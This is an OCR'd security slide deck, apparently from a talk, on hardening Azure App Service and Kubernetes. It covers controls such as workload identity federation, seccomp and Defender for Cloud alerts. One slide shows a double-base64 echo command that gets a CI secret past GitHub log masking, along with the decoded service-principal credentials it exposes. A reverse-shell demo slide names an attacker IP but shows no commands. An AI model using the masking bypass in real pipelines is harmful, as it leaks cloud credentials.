
Repository secrets with a service principal and client secret

Azure DevOps

Repository secrets with a service principal and client secret
Service connection

Securing these is hard and sometimes not possible, or very inconvenient

Credential misusage



Contains a JSON with credentials

GitHub (and Azure DevOps) will mask these secrets in logs, but that is not always convenient since usefull info such as subscriptionID is also masked.

Loophole

```
echo "${{ secrets.AZURE_CREDENTIALS }}"|base64 -w0|base64 -w0
```

```
70  gh1
71  ZXdvZ0lHTnNhV1Z1ZEVsa09pQmh
    MGh4TEFvZ0lITjFZbk5qY21sd2
    azNNQ3dLSUNCaFkzUnBkbVZFYV
    dkwyMWhibUZuWlcxbGJuUXVZWH
    YjJsdWRGVnliRG9nYUhSMGNITT
    VzVoWjJWdFpXNTBSVzVrY0c5cG
```


```
ted@WINAPxstJSsWIl0:~$ echo ZXdvZ0lHTnNhV1Z1ZEVsa09pQmhPVFUzTURReU9TMWhPVGcxTFRSaU5qY3RPR
aUFnWTJ4cFpXNTBVMlZqY21WME9pQTRRMEU0VVg1c2JGSlNXREpWYVZNMWJHSnVUako2TW5wVVJuTmpUWGhEZW41M
d2RHbHZia2xrT2lCbFlUYzFOelkyT1MwMk56UmlMVFEwWXpFdFltWTROeTFpWkRCbVpEQTRPREF5T1RRc0NpQWdkR
VE0yWVdRdE5EVm1NaTA0WXpWakxURTJPV1l3Tm1NeVpqazNNQ3dLSUNCaFkzUnBkbVZFYVhKbFkzUnZjbmxGYm1Sd
c2IyZHBiaTV0YVdOeWIzTnZablJ2Ym14cGJtVXVZMjl0TEFvZ0lISmxjMjkxY21ObFRXRnVZV2RsY2tWdVpIQnZhV
bUZuWlcxbGJuUXVZWHAxY21VdVkyOXRMeXdLSUNCaFkzUnBkbVZFYVhKbFkzUnZjbmxIY21Gd2FGSmxjMjkxY21Ob
dWQybHVaRzkzY3k1dVpYUXZMQW9nSUhOeGJFMWhibUZuWlcxbGJuUkZibVJ3YjJsdWRGVnliRG9nYUhSMGNITTZMe
Mmx1Wkc5M2N5NXVaWFE2T0RRME15OHNDaUFnWjJGc2JHVnllVVZ1WkhCdmFXNTBWWEpzT2lCb2RIUndjem92TDJka
S01DQnRZVzVoWjJWdFpXNTBSVzVrY0c5cGJuUlZjbXc2SUdoMGRIQnpPaTh2YldGdVlXZGxiV1Z1ZEM1amIzSmxMb
|base64 -d|base64 -d
{
  clientId: a9570429-a985-4b67-8c89-b9fe35d63aa1,
  clientSecret: 8CA8Q~                          Cz~t8CccHq,
  subscriptionId: ea757669-674b-44c1-bf87-bd0fd0880294,
  tenantId: e2a4b012-36ad-45f2-8c5c-169f06c2f970,
  activeDirectoryEndpointUrl: https://login.microsoftonline.com,
  resourceManagerEndpointUrl: https://management.azure.com/,
  activeDirectoryGraphResourceId: https://graph.windows.net/,
  sqlManagementEndpointUrl: https://management.core.windows.net:8443/,
  galleryEndpointUrl: https://gallery.azure.com/,
  managementEndpointUrl: https://management.core.windows.net/
}
ted@WINAPxstJSsWIl0:~$
```

Solutions

Approach

Security in Kubernetes

- Kubernetes and containerization has a layered model and each layer has security considerations.
- Each layer has very specific security controls that can be implemented
- One missing control can easily "break" the whole system
- This also applies to VM, AppServices & PaaS



avanade

48

Azure App Service

Static code analysis and secret scanning
https://docs.github.com/en/code-security/code-scanning/introduction-to-code-scanning/about-code-scanning

Input validation
https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-input-validation

Private endpoints
https://learn.microsoft.com/en-us/azure/private-link/private-endpoint-overview

Network Security Groups
https://learn.microsoft.com/en-us/azure/virtual-network/network-security-groups-overview

Azure policy
https://learn.microsoft.com/en-us/azure/governance/policy/overview

Managed Identities
https://learn.microsoft.com/en-us/azure/app-service/tutorial-connect-msi-azure-database

Privileged identity management
https://learn.microsoft.com/en-us/azure/active-directory/privileged-identity-management/pim-configurem

Microsoft Defender for Cloud
https://learn.microsoft.com/en-us/azure/defender-for-cloud/defender-for-app-service-introduction

Authentication
https://learn.microsoft.com/en-us/azure/app-service/overview-authentication-authorization

(Audit) Logging
https://learn.microsoft.com/en-us/azure/azure-monitor/essentials/diagnostic-settings?tabs=portal

CI/CD security (Workload identity federation)
https://docs.githu...ecurity-hardening-your-deployments/configuring-openid-connect-in-azure

Keyvault integration
https://learn.microsoft.com/en-us/azure/app-service/app-service-key-vault-references?tabs=azure-cli

VNET integration
https://learn.microsoft.com/en-us/azure/app-service/overview-vnet-integration

Egress filtering
https://learn.microsoft.com/en-us/azure/app-service/network-secure-outbound-traffic-azure-firewall

Ingress filtering
https://learn.microsoft.com/en-us/azure/application-gateway/overview

Web Application Firewall
https://learn.microso...ion-firewall/ag/application-gateway-web-application-firewall-portal

Storage encryption
https://learn.microsoft.com/en-us/azure/app-service/configure-encrypt-at-rest-using-cmk

HTTPS
https://learn.microsoft.com/en-us/azure/app-service/configure-ssl-certificate?tabs=apex

Azure Kubernetes Services

Static code analysis and secret scanning https://docs.gith...-code-scanning/about-code-scanning	**Subnet NSG's** https://.../network-security-groups-overview	**~~Azure AD~~ Entra ID integrated RBAC** https://.../manage-azure-rbac	**Ingress filtering** https://learn..../protect-azure-kubernetes-service
Library dependency scanner https://docs.npmjs.co...ity-vulnerabilities	**Network policies** https://.../use-network-policies	**Privileged identity management** https://.../pim-configure	**ETCD encryption** https://learn.../use-kms-etcd-encryption
Input validation https://learn.microsoft.com/en-...t-validation	**Security contexts** https://.../developer-best-practices-pod-security	**Container insights** https://.../container-insights-overview	**Storage encryption** https://learn.../enable-host-encryption
Image scanner https://learn.microsoft.com/en-us/azur...oduction	**Azure policy (for kubernetes)** https://.../policy-for-kubernetes	**(Audit) logging** https://.../monitor-aks	**Web application firewall** https://learn....application-firewall-portal
Asset inventory https://learn.microsoft.co...ers-introduction	**Validating admission policy** https://.../validating-admission-policy/	**Microsoft Defender** https://.../defender-for-containers-introduction	**HTTPS** https://learn.../application-gateway/overview
Input validation https://learn.microsoft...ling-tool-input-validation	**Seccomp profiles** https://...best-practices-cluster-security	**Workload identity federation** https://docs.github....connect-in-azure	**Node security updates** https://learn.../auto-upgrade-node-image
Distroless/scratch images https://github....ls/distroless	**Limit/requests** https://...practices-resource-management	**~~Azure AD~~ Entra ID workload identity** https://github.com/Azure/azure-workload-identity	**Kubernetes upgrades** https://learn.../auto-upgrade-cluster
Private cluster https://.../private-clusters	**Mutating admission controller** https://.../admission-controllers/	**Keyvault integration** https://learn.../csi-secrets-store-driver	**Backup/restore** https://learn.../azure-kubernetes-service-cluster-backup
Private endpoints https://.../private-endpoint-overview	**Calidating admission controller** https://.../admission-controllers/	**Container image verification** https://learn.....-sign-build-push	**Pin all versions/tags** https://kubernetes.io/.../#image-pull-policy
Isolate system/user pools https://.../use-system-pools	**Disable local admin** https://...disable-local-accounts-preview	**Egress filtering** https://learn...s/limit-egress-traffic	**Use trusted image and registries** https://portal.azure.com/#blade/Microsoft_Azure_Policy

Implementation

Examples of implementation

Not in any particular order

#1 – Microsoft Defender for Cloud

#2 – Workload Identity Federation

#3 – Kubernetes Seccomp profiles

Why?


#1 Promising, but be conscious of pitfalls – #2 New and exciting – #3 Easy thing, hard to implement

#1 Microsoft Defender for Cloud

https://learn.microsoft.com/en-us/azure/defender-for-cloud/alerts-reference


Microsoft Defender for Cloud

Numerous alerts, guidelines, best practices on various services
https://learn.microsoft.com/en-us/azure/defender-for-cloud/alerts-reference
The question is, what do you do when you see:



If you configure an alert, make sure to have a response plan
https://learn.microsoft.com/en-us/azure/defender-for-cloud/workflow-automation

Reverse Shell




Commands

Attacker VM (IP is 13.80.110.29)

